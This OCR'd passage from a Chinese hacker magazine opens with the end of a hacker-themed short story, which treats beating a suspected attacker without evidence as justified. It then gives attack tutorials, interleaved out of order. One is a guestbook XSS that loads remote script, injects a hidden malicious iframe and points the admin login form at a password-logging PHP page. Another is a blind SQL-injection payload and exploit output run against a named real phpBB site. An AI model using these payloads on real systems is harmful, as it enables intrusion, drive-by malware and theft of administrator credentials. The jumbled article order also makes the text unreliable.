文叔没说什么，又叫来一杯伏特加，一口气喝完。憋了一口气，然后问顿儿脸红不红。顿儿说不错，有点上镜。文叔满意的笑了笑，然后拉开椅子摇摇晃晃的向正准备出门的钟倩走去。他晃到钟倩面前，挡住她的去路，眼睛死死的看着。

钟倩只看了他一眼，然后就把手插在文叔腰间，用力向一旁推去。顿儿曾经被这样推个四脚朝天，所以我对这招防狼术还是深有体会的。

文叔却一抬手，按在钟倩的肩上，脸上表情从无奈慢慢转变成悲伤。他带着哭泣的声音喊了一句：“女儿！”

钟倩的脸上满是惊愕，“您认错人了。”

文叔慢慢的伸出手，把邪恶的爪子伸向钟倩的小脸。钟倩厌恶的抬手要拨开，他却一把将那小手紧紧握住。“女儿啊，你不认得我了么？你说你，怎么沦落到这种地步了。要钱的话，我可以给你啊。”

“我去你妈的！”，钟倩被激怒了，她抬脚就踹在文叔肚子上，摔了他个跟头。然后走过去对着地上的文叔狠狠的踩了一脚，“耍什么酒疯。”

文叔在地上哎哟哎哟的叫着，看着钟倩气鼓鼓的走出店门。只是虽然在叫唤，但是他眼神还是明亮的。我过去将文叔拉起来，他立刻变得清醒起来。脱掉西装，拍拍灰尘，然后冲着顿儿说道：“小顿，我刚才可是牵到她手咯”。

顿儿还说过文叔一个优点，可惜我现在才明白过来。那个隐藏的优点是：霸道！

面试

顿儿公司最近招人，他很无聊的叫上我一起帮忙把关。我知道市场部刚走了个年轻女性，所以非常荣幸的参加了他这次无聊的活动。

常规的联系51job，传真企业的执照副本，以及掏钱等等流程，再有人才市场的大海捞针，才有今天我们的面谈。

一个穿着清秀的小哥对我们做着自我介绍，“方总，我这次面试准备的是一个关于笔的创意。关于笔这种书写工具，自古传承了几千年，想要在现今这个竞争激烈的环境下盈利，就必须……”

“停！”顿儿眉头一皱“你不是应聘的设计师么？我看你的简历，做设计师还是比较合适的。怎么你现在谈的东西和设计没什么关系呢？”

“我想应聘贵公司的市场开发一职，我觉得自己有设计师的优势，了解产品应该也更适合将它推销出去”他解释道。

“我想你也知道我们是做什么生意的，说白了就是把轮胎卖出去。轮胎不是笔，就算你真的能把笔的市场做起来，那也跟我没丁点关系。”顿儿带着嘲笑说道“如果仅仅是为了展示你的口才和思维，我觉得做一个笔的文案，不如做一个避孕套的。那玩意是高消耗品，而且高档货价格离谱，利润根本不是笔可以做到的。成功人士可以不用笔，但是不会不用避孕套，这东西适用性非常广泛。还有一点，它是橡胶的，如果你刚才打动我了，我也可以去帮你实现想法。”

“但是笔，真的没这个希望。我想……你要是做设计师会比较好一点”，顿儿缓慢的说道。

“方总，我这次没有带作品过来，我们下次什么时候见？”他思索了一下，决定退一步。

“你不用问了，我想我们是没有机会再见面的，”顿儿很轻松的回了一句给他。

他有些尴尬的点头示意，退了出去。

“他刚才改口应聘设计师，你咋不答应他，咱们可以把他工资降一档啊。”我问道。

“他已经没有尊严了，设计师没有尊严就和死了一样，他在我这不可能获得成功的。再说我们这次要招的是女人”。

“那你刚才怎么不直接拒绝他？”

我需要一些借口，一些堂而皇之的借口。借口这种东西，永远是为我这样成功人士准备的。设计师么……要招的话多的是。

女人

每周都要和顿儿、文叔一起喝酒，这成了我的习惯。我出门从来不带家眷，他们也是。而且根据我们常年体会来说，想要单纯的谈一件事情，确实不能有女人在身边。

文叔今天姗姗来迟，我和顿儿喝了两杯之后才看见他的身影。顿儿回头的时候愣了一下，我转身就发现了钟倩的身影。

她的表情依然冷漠，只是手被一个男人牵着，那个男人就是文叔。来到我们跟前之后，钟倩松开了文叔的手，开始去台上唱歌。

顿儿显然非常吃惊，他悄悄的问文叔怎么搞定钟倩的。文叔一改往日的豪气，落寞的说道“她是个寂寞的人。”

寂寞个屁，肯定是你耍赖，一下就赖到人家床上下不来了。顿儿恨恨的说。耍赖是有，不过寂寞也是真的。文叔笑笑，老子这么勇敢，你们是学不来的。

那是，我是文明人，漂亮妞都是自愿送上门来的。顿儿整整衣领，严肃起来。但是马上就笑趴了。

喝酒喝酒，文叔点了伏特加，大口啜饮起来。

今天这个日子值得庆祝，因为钟倩的歌声不再那么悲伤，渐渐的透出一股暖意。

文叔，有兴趣来我们公司么？来了就把浙江市场给你。顿儿哼哼唧唧的说。

你们那个轮胎不好卖，你看我又没车，对轮胎又不熟，怎么卖啊。

那我给你个小QQ开着先，怎么也是四个轮子的吧？

不行不行，小QQ多女人，我要你那个奥迪。

你那女人不喜欢开奥迪的，我以前被他批评过的。还是QQ好。

哼，前几天政府联系我投资门前的立交桥，我被圈了一百多万，你一个小QQ怎么补的过来。

唉，你不知道，我的奥迪被人借走了，说是泡妞的时候装门面。现在泡妞搞个车方便的很，一晚上就能搞定。我那车已经堕落了。还是QQ好，新的。我保证是新的还不行么。

新QQ啊，那我要红色的。

你一男人要红的干嘛，绿色的多好。顿儿继续哼哼。

我知道顿儿有个绿色的QQ，准备送给一个妞，可惜还没等到那一天，小妞就跟一个更有钱的老总跑了。

那就绿的，不过汽油要报销，还有考执照你买单。

成交！

文叔要来一杯伏特加，一口气喝完。他看着钟倩款款从台上走下，牵着她的手，慢步离开。

他答应了？我问顿儿。

嗯，明天就会来上班。顿儿和我接着喝。

我怎么听不明白你们说什么。

你知道么？朋友之间不会永远只说真话，但是可以一下让你明白他在说什么。

说完这句，顿儿觉得可能伤害了我，又补了一句。你应该用

心去了解文叔，他是世上仅有的几个单纯的人之一。

遭雷劈

顿儿公司那个卖轮胎的网站被人黑了，三天两头的崩溃。顿儿和文叔都做过安全，圈子里有什么漏洞还是比较熟悉的。但这次却不清楚具体的原因，所以只有一遍一遍的恢复系统，由此看来，可能是0day。现在唯一确定的，是那个攻击的IP来自上城区。

我担心顿儿愤怒会累积过深，迁怒到周围的人，比如我。

所以我打了个电话过去表示慰问，顿儿说问题已经解决了。我说牛啊，那么快就把漏洞补上了。他说没呢，那破漏洞还没堵上。

"不过我从源头解决了。"听得出他很兴奋"还有市场部新来的那个妞干活很利索，文叔训练人果然有两把刷子。你下午过来，我给你说说网站的事儿。"

文叔开着绿色的QQ接的我，他还是那副高深的表情。不说话的时候他一直保持这种表情。我觉得不爽，就说：文叔，来笑一个。

文叔转过头，冲我笑了一个，不过表情很是难看。他说我给你说个笑话。从前有个老师很严肃，他找了个漂亮老婆。漂亮老婆问他为什么一直都那么酷，从来没见你笑过。他说……

他说一笑脸部就容易抽筋，为了防止抽筋，他才不笑的。

我明白了顿儿说的意思，结识朋友要靠心去交流。忽视表面才能看到真实。

顿儿今天看起来很开心，而我一直很记挂那个漏洞，所以一直问他到底怎么整的。

你还记得那个面试"市场开拓"职位的小兄弟么？

那个家伙啊，唉。还真可怜，你可真不给情面，把人说的那么尴尬。

我没想到他脸皮那么薄。他就在我们市的上城区。

是他整的？

开始我只是怀疑，但是没证据啊。你知道没证据的事情我们是不可以乱说的。

……那你到底怎么整的。

我把那小子拉出来揍一顿。社会主义大团结，我们也要消灭一切不和谐因素嘛，哈哈哈。顿儿开心的笑着。

切，你这没证据就把人揍了，未免太不厚道了吧。

你这么一说，好象是有点不厚道，不过揍了之后，我发现我的网站真的没问题了。所以这说明我没揍错人。

这样，不太好吧？

那我问你，对错的标准是什么？对企业来说是制度，对国家来说是律法，对个人来说，就仅仅是心情爽不爽了。现在我心情很好啊，很受用，而且问题也解决了，所以我觉得这就是对的。

你知道么？当时我让朋友帮我带了一句话，很帅的。

"莫装B，装B遭雷劈！"顿儿一字一句的说道。

他看我脸色有些难看，才慢慢说道：你唉，别以为我做什么都是随随便便来的。别以为有钱人就是随随便便欺负小老百姓的。我是分析了时间地点，以及0day的发作情况，才断定是那小子干的。你知道大部分黑客都很骄傲，可是有人却把这份骄傲胡乱利用，认为自己高高在上，是一切的主宰。却不知道灵魂再牛，肉体也是脆弱的。以柔弱的身体去抗击强大的企业，这早已注定失败。而且因为面试的失败就报复对方，这是一种正确的行为么？

还有，我为什么死皮赖脸的要文叔加入公司。难道仅仅是因为谈论女人的时候话题多么？他强势、坚忍、以及头脑灵活都是我选择他的原因。这世上很多看起来毫无关联的事情，其实都是有着因果联系的。就好比钟倩，也只有他能追得到。所以他得到的也都是他应该得到的。而那些失去机会的人，是他们咎由自取。

她比烟花美丽

昨天滨江区弄了个烟花节，文叔和钟倩拍了很多照片拿来给我们看。不过夜景拍摄难度比较高，效果一点都不好。文叔和钟倩应该有很多故事，可是他在人前从来不说。钟倩也是如此，她认可了我们两个文叔的朋友，却没有对我们太过亲近。

面对拍出来4/5的垃圾照片，文叔说"她比烟花美丽。"

然而仅此一句，却让顿儿连连感慨，以前风骚的文叔消失了。

我问文叔是黑客么？从顿儿那得知他以前是程序员，所以我猜了一下。

你才是黑客呢，你们家才全是黑客。文叔象被激怒的狮子，暴跳着说。可别拿黑客说事，这东西比绯闻还让人吃不消呢。

明白了，顿儿是合法商人，我是医生，文叔是市场部经理。成年以后，我们都不再是黑客。

编辑点评：

短短的几个月间，断头台已经连出三集了，不知道作者还会不会继续往下写。不管怎么说，这可能是《黑手》到目前为止风格最现实的几篇小说了。说实话，一开始我并不看好断头台I，虽然是早期《黑手》小说缺少的现实主义文学，但文字和情节还是让人觉得颓废而缺乏暖意。但最后几个编辑商量以后，还是决定以一种包容的态度来对待这个作品。随着断头台I和II的发表，该系列获得了相当一部分读者的认可，《黑手》的小说种类也变得更丰富了。这个世界总会有不平凡的人生，正如作者的前言。而我们，也肯定不会只是欣赏这一切的局外人。

小天呢喃：

有些朋友和小编说，看代码、找漏洞，找来找去还就那么几个常见的漏洞，比如SQL注射啦，跨站啦啥的，找到后最多拿个webshell或者弹个跨站窗口啥的，都快腻了！

千万不能腻呀，可以学的远远不止这些呢，小编这期就编排了几篇关于跨站的稍微高级一点的文章，一来给大家显示下跨站的威力；二来拓展下大家的思维。樱花浪子说的一句话我很赞同，跨站如果跨得漂亮了不会比注入的威力小。期待更精彩的跨站应用。

跨出精彩——酷蝶XP留言簿跨站利用

图 樱花浪子

从本文中你可以学到：

1、跨站的一些不一样的思路

2、进入跨站的高级利用的大门

记得在某个论坛上看过某牛人说过一句话："有的时候看文章还不如看LCX对文章的点评。"俺对这段话记忆犹新，从那以后俺每次都注意LCX对文章的点评。正好看见黑手8月份"163博客我又来了"，LCX对文章的点评是：为什么每个人提到跨站，只是弹出一个alert就完事了呢？其实跨站语句可以做很多的事，发现容易，利用较难，所以跨站被某牛人评为自慰式漏洞……

俺最近参考以前牛人写的跨站文章，自己又研究了一下，跨站如果跨得漂亮了不会比注入的威力小，于是赶紧从网上找了一个PHP文本留言本测试起来。首先当然是来个<script>alert(" 樱花浪子 ")</script>，却完完全全返回来了，查了一下网页代码，已经被转换成<script>alert(" 樱花浪子 ")</script>了，如图1。

看看它的代码是怎么写的，如下：




图1 查看源代码

```
function addpost(){          //添加留言
        global $submit,$lname,$admin,$u_name,$u_face,$u_emote,$u_hide,
$u_sex,$u_mail,$u_oicq,$u_page,$u_text;
        global $user_time;
        if($submit){
                if(($u_name=trim($u_name))=='') showerro("昵称不能为空, 请重新填写!");
                elseif(time()-$user_time < $admin[timeout]) showerro
("为防止灌水,发留言间隔为 $admin[timeout] 秒");
                elseif (checkemail($u_mail)) showerro("你邮件没有填写或填写有错误!");
                elseif (eregi("[<>(),#|;%/$\]",$u_mail)) showerro("邮件填写不能包含特殊字符!");
                elseif (strlen($u_name) >15) showerro("昵称太长,非法ID!");
                elseif (eregi("[<>(),#|;%/$\]+",$u_name)) showerro
("昵称只能是字母数字或中文,请不要包含< > | ?等特殊字符");
                elseif ($u_oicq && !ereg("^[0-9]{5,13}$",$u_oicq))
showerro("OICQ 号码只能为数字!");
                elseif (eregi("[<>(),#|;%$\]+",$u_page)) showerro("
主页填写有错误,主页名字只能包含字母数字下划线和一号!");
                elseif (!eregi("^http://",$u_page)) showerro("主页开头要加http://");
                elseif (($u_text=trim($u_text))=="") showerro("留言内容不能为空, 请重新填写!");    //这里好象不是很严格啊
                elseif (strlen($u_text)>$admin[maxlen]) showerro("留言太长了,想把留言簿撑爆呀!");
                else {
                if ($u_oicq=="") $u_oicq="未知";
                if ($u_page=="") $u_page="http://";
                $u_text  =    safeinput($u_text);
            //safeinput自定义函数
                if ($u_hide) $u_text='[HIDE]<b>悄悄话:</b>'.$u_text.
'[/HIDE]';
                代码略……
                showok("留言成功, 感谢你对我们的支持!");
                }
        }else
                showerro("非法操作!");
```

再看看 safeinput 函数:

```
function safeinput($d) { //输入内容安全转换
  $d = str_replace("\t",'',$d);
  $d = str_replace("\r",'',$d);
  $d = str_replace('<','&lt;',$d);
  $d = str_replace('>','&gt;',$d);
  $d = str_replace("\n",'<br>',$d);
  $d = str_replace('|','|',$d);
  $d = str_replace('  ','  ',$d);
  $d = preg_replace("/\[\/HIDE\]/is",'',$d); // 悄悄话
  return $d;
}
```

好象没有[和]呀,在签写留言中试了一下[img]javascript:alert('樱花浪子')[/img],成功了,如图2。



图2 跨站成功

接下来干什么呢?想要玩得精彩,当然是引起来一个JS文件了,这样通过修改JS文件内容就可以做很多事情啦。直接在签写留言中写入:**[img]javascript:s=document.createElement("script");s.src="http://hacklu.net/test/1.js";document.body.appendChild(s);[/img]**,如图3。

先来改下标题吧,直接在1.js里填上如下内容:document.title="HackED_BY_樱花浪子",再看看标题栏,如图4所示。

当然还可以改LOGO图片了,只要在JS里改成:**document.images[0].src='http://www.nohack.cn/bbs/images/Overcast/logo.gif'**;看看已经改成《黑客手册》了,如图5所示。




图3 填写跨站代码

如果你觉得还不爽,那我们来改BODY里内容,直接在JS里写成如下内容:

```
function Phish(){
    info = "樱花浪子到些一游!"
    document.write(info);
    }
    function doit(){
    setTimeout("Phish()", 1000 );
    }doit();
```



图4 修改标题

大家看看返回了什么,直接就可以改页面了,如图6所示。

如果想挂马就更容易了,把JS内容改为:**document.write("<iframe style='display:none;' src='http://xxx.com/xx.htm'></iframe>")**;就可以了,那能不能再高级点呢?其实我们还可以把页面变成一个自己操纵的登录页面,将表单的值指向远程服务器上的程序。这个剑心很久以前就提到过了,是个ASP的程序,不过和PHP都是一样的,在地址栏提交:**javascript:alert(document.forms.length)**,会弹出当前页面几个表单,如图7所示。




图6 修改页面




图5 修改logo




图7 当前页面表单

使用**javascript:alert(document.forms[0].action)**,查看第一个表单的属性,指向/test/index.php?actioin=add,如图8所示。

只要我们改了表单的action属性就会钓到管理员账号和密码,只要在JS里改成document.forms[下标]action="http://hacklu.net/test/pass.PHP,pass.php内容如下:



图8 查看表单Action属

```
<?php
        Header("Location: http://127.0.0.1:81/test/index.php?");
    if(isset($_POST['$admin_name'])&&isset($_POST['$admin_pass'])){

    $file_path="password.txt";
    $file = @fopen($file_path,"a");

    $string = "Username:".$_POST['a_name']."and password:".$_POST
['a_pass']."\n";

    @fwrite($file,$string);
    @fclose($file);

    }
    ?>
```

phpBB Links MOD 又一个注射漏洞的发现与利用

图 Flyh4t[脚本安全小组]

从本文你可以学到：

1、Phpbb 漏洞的利用　　2、BENCHMARK 函数的利用技巧

Phpbb是个国际著名的论坛，它自身的安全性非常高，但是很多为这个论坛开发的插件从安全上看就不太可靠了。上个月milworm上公开了phpbb的links插件的漏洞，这个插件使用率非常高，连phpbb.cn都装了，大家可以通过google搜索关键字 **"Links MOD v1.2.2 by phpBB2"** 来搜索使用这个插件的网站。

本来觉得补丁补了应该没有问题了，但是火狐的love fly兄弟说可能还有问题，我跟着看了下，果然还有另外一个注射漏洞没有修补。出问题的变量是**$cat**，看links.php的代码（*我在网吧写的这个文章，具体多少行就不是很清楚了*）。

先看 $cat 是怎么取到的：

```
————————————分割符————————————
if ( isset($HTTP_POST_VARS['cat']) || isset($HTTP_GET_VARS['cat']) )
{
    $cat = ( isset($HTTP_POST_VARS['cat']) ) ? $HTTP_POST_VARS['cat'] : $HTTP_GET_VARS['cat'];// 通过post或者get提交$cat都可以，没有经过任何过滤
} else {
    $cat = 1;
}
```

下面 $cat 连续几次出现在不要单引号闭合的查询语句中：

```
————————————分割符————————————
//
// Grab link categories
//
$sql = "SELECT cat_id, cat_title FROM " . LINK_CATEGORIES_TABLE . " WHERE cat_id = $cat"; // 第一次带入查询语句
```

接下来：

```
————————————分割符————————————
//
// Grab links
//
$sql = "SELECT l.*, u.username
        FROM " . LINKS_TABLE . " l, " . USERS_TABLE . " u
        WHERE l.link_active = 1 AND l.link_category = $cat
        // 再次出现在不要单引号闭合的查询语句中
        AND l.user_id = u.user_id
        ORDER BY $mode $sort_order, l.link_id DESC
        LIMIT $start, $linkspp";
```


看上去比较好利用，但是大家有没有发现两次出问题的查询语句列数不一样呢？第一个是要匹配两列，第二处则要3列才能匹配。我们都知道union查询前后字段列数要一样的，但是在这里无论我们用 **union 1,1,1** 还是 **union 1,1**，都一样会有一处报错的地方。因为这个原因，我们只好使用mysql的BENCHMARK来盲注了（*关于盲注的知识请参考superhei的《MYSQL中BENCHMARK函数的利用》一文*）。

我以http://www.phpbbchina.com为例子简单讲下注射语句的构造。密码是32位的md5，就是说只要考虑123456789abcdef这16个字符。字符1-9对应的值是48-57，字符a-f对应的是97-102。猜id为2的注射语句这样构造：

http://www.phpbbchina.com/forum2/links.php?t=sub_pages&cat=-99%20union%20select%20user_password,benchmark(5000000,md5(0x41))%20FROM%20bb2users%20WHERE%20user_id=2%20and%20ord(SUBSTRING(user_password,1,1))=48/*

依次猜解下去，当猜对的时候ie会明显的有假死的现象，然后可以猜解下一位。

鉴于手工是个费力气的活，我改写了个expliot来利用。代码就不贴出来骗稿费了，你应该可以从随书光盘上下到。其中关键的地方上面已经讲过了，表名和字段名不是默认的时候自己要修改下。就拿phpbb中文官方站来测试下吧，如图1（*图片已经被我模糊过了，如果你能看清楚，那说明你视力超群，与我无关*）。



```
:\usr\local\php>php test.php http://www.phpbbchina.com/
ontent-type: text/html
-Powered-By: PHP/4.3.9

hpBB Links MOD Remote Blind SQL Injection Exploit
xploit by flyh4t(cnsst.org)
ug found by Love Fly
ork:Links MOD v1.2.2 by phpBB2

~] Testing probe delays...
+] Average nondelayed queries response time: 1.3 dsecs
+] Average delayed queries response time: 18 dsecs
~] Getting hash...
+] Result: cffb93ebd65945355c3e74871227254?.
```

图1　利用示例

文章就到这里，欢迎大家和我讨论技术问题，我的QQ是378367942。要开始找工作了，以后不知道还有没有时间再写文章，感谢非安全提供的平台让我们交流的如此开心。

[文章中作者写的expliot已经收录在光盘中]

编辑点评：

本文介绍了一个并不常见的函数BENCHMARK的利用，大家注意了，MYSQL等数据库都有很多很特殊的函数，一看上去没什么用，仔细琢磨琢磨，你会有更多惊喜的！听到作者说"感谢非安全提供的平台让我们交流的如此开心"，我真的很欣慰，我们期待更多的交流。

我们再用 **javascript:alert(document.forms[0].action)** 来看看，已经指向远程服务器文件了，如图9。




图9

这样只要管理员登录就会直接钓到登录的账号，过程只在一瞬间就完成了。其实这也不是什么新技术，我只是在前人思路再写了一下。最后，大家找我可以来非安全。

编辑点评：

浪子的一篇如何利用跨站学习实践过程，在SQL泛滥的今天，看上去还是有点点'不一样'的感觉。另外，有没有人看了一遍云里雾里，摸不着头脑呢？其实在看的时候，可以再深入一步，看看为什么那个JS可以改变页面上的其他元素的属性（会网页设计的朋友应该很清楚），你搞懂了这个就会觉得一切都那么简单和直观。

跟我学126邮箱跨站漏洞的利用

图 冀雪山

从本文你可以学到：

1、126跨站漏洞利用　2、跨站漏洞利用技巧

一、写在前面

漏洞首发于jackal 's BLOG,我只是把它的漏洞内容写成了MYSQL数据库的模式，让广大菜鸟学习下，因为原文对于菜鸟来说太难懂了！至于原文章的漏洞分析我就不多说了，主要给大家讲下漏洞的利用！

随文我带给大家7个文件，其中getpass.php，import.sql，MYSQL.php，show.php，mail.html这5个文件是需要传到支持MYSQL的空间上去并放在同一目录下的，如图1。

